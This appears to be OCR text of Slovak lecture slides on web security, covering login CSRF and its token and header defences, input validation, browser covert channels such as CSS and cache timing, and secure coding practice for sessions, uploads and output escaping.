
Cross Site Request Forgery (CSRF)



CSRF Login útok

- Útočník „odošle“ cez prehliadač používateľa prihlasovací formulár do google.com
  - pod útočníkovými prihlasovacími údajmi
- Používateľov prehliadač je prihlásený do googlu pod útočníkovým kontom
  - Možný phishing útok

CSRF Login útok



CSRF: ochrana

- Tajný token
  - Každý formulár na stránke obsahuje skrytý „token“
    - <input type=“hidden” name=“CSRFtoken” value=“…”/>
  - Token je po odoslaní formulára overený serverom
    - If (!csrf_isValid($_POST[“CSRF”])) {… die(‘wrong request’);}
  - Token by mal byť naviazaný na session používateľa
    - Napr. **HMAC zo session_id**


CSRF: ochrana

- Overenie HTTP hlavičky „Referrer“
  - Niektoré firewally / prehliadače hlavičku filtrujú
- Vlastná HTTP hlavička cez XmlHttpRequest (JavaScript)
  - Server spracuje dotaz len keď požiadavka obsahuje danú hlavičku
- Overenie HTTP hlavičky „Origin“


Validácia vstupu - zhrnutie

- Každý vstup od používateľa môže byť nebezpečný
- Zistite si informácie o zraniteľnostiach, ktoré sú špecifické pre danú platformu / jazyk
- Uistite sa, že všetky vstupy sú validované
  - Použite white-list namiesto black-listu
  - Použite existujúci kód / knižnice, ktoré sú považované za bezpečné
- Nestačí uvažovať iba o nebezpečných znakoch, ale o použitom *jazyku*

Validácia vstupu: choke points




Ešte lepšie...



Malý interface / funkcionalita na validáciu čo najskôr

Dodatočné „choke points“ pre validáciu výstupu


Mentálny model surfovania na internete (zlý)



Internet je nebezpečný

Takže ak použijeme HTTPS, všetko je OK...

Mentálny model surfovania na internete (dobrý)



“Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit card information from someone living in a cardboard box to someone living on a park bench.”

Gene Spafford

Covert channels


- „Covert channel“ je mechanizmus, ktorý umožní dvom aplikáciam komunikovať, aj keď to bezpečnostný model neumožňuje
- Webové aplikácie sú častým zdrojov „covert channel“ zraniteľností
- Napr. pomocou CSS
  - Útočník podvrhne stránku so zoznamom URL adries
  - Podľa farby linky vie zistiť, či používateľ stránku navštívil
  - Fix: Upraviť getComputedStyle() a súvisiace JavaScript volania aby vždy vyhodnotili linku a nenavštívenú

Covert channels

- Príklad 2: Cache – based útok
  - Ak je obrázok v cache prehliadača, načíta sa oveľa rýchlejšie
  - Útočník podhodí stránku s niekoľko obrázkami a zistí ako rýchlo trvalo ich načítanie
  - Možno takto zistiť Vašu polohu (predpoklad je, že google maps má v cache okolie Vašej polohy)
- Príklad 3: DNS cache
  - Ak je doména v DNS cache prehliadača, stránka sa načíta rýchlejšie
- ...

Bezpečné programovanie

- **Validácia vstupu**
- Vyhýbať sa buffer overflow chybám
  - Nepoužívajte C / C++
- Minimalizovať privilégia procesu
- Obozretne volať / pristupovať k iným zdrojom
- Obozretne posielať spätnú informáciu



Bezpečné programovanie

- Používajte nástroje na kontrolu verzií zdrojového kódu (GIT)
- Čo najviac sa snažte o code review
- Používajte nástroje na automatickú detekciu zraniteľností
  - Pomocou analýzy zdrojového kódu
  - Pomocou „Penetračných testov“
- Pozor na heslá / kľúče v zdrojových kódoch
  - API kľúč na Githube

Bezpečné programovanie na Webe

- Nepoužívajte technológie/funkcionality, ktoré potenciálne spôsobujú zraniteľnosť
  - Napr. na zabránenie SQL injection nepoužívajte mysql_real_escape_string, ale prepared statements
- Na generovanie výstupu (HTML kódu), nepoužívajte funkciu, ktorá neošetruje HTML špeciálne znamky (napr. **echo**)
  - Na výpis výstupu používajte funkciu, ktorá výstup ošetrí
  - Tam, kde je potrebné poslať na výstup HTML, použite na to špeciálnu funkciu (t.j. použite white-list HTML výstupu)
  - Prípadne použite nejaký vhodný template-ovací nástroj

Bezpečné programovanie na Webe

- Naštudujte si bezpečnostné aspekty používaného jazyka
  - Napr. OWASP cheatsheet pre PHP: https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
  - Weak typing
  - Ako daný jazyk pristupuje ku chybám
  - Konfiguračné nastavenia
  - Kód tretej strany
- Pozor na UPLOAD súborov
  - Napr. upload súboru s príponov .php do adresára prístupného pre web server
  - JS a HTML súbory sú tiež problém (XSS / CSRF zraniteľnosti)
- Pozor na kódovania
  - Ak je to možné, používajte UTF-8
- Pozor na funkcie ako “shell_exec”, “exec”, “eval” a pod.

Bezpečné programovanie na Webe

- Správna správa SESSION-ov
  - Session_id je citlivý údaj, nemal by byť prenášaný cez nezabezpečené spojenie
  - Po prihlásení používateľa je potrebné vygenerovať nové session_id (session fixation, login CSRF)
  - Použite iba HTTP-only cookies pre uchovanie session_id
    - Cookie nie je prístupný pre javascript
  - Nezabudnite session expirovať (používateľ sa zabudol odhlásiť z verejne prístupného počítača)
- Nikdy neukladajte prihlasovacie meno alebo heslo používateľa v cookie
- Pri programovaní rozmýšľajte ako útočník
- Neustále monitoruje chybové hlášky a správanie aplikácie

Bezpečné programovanie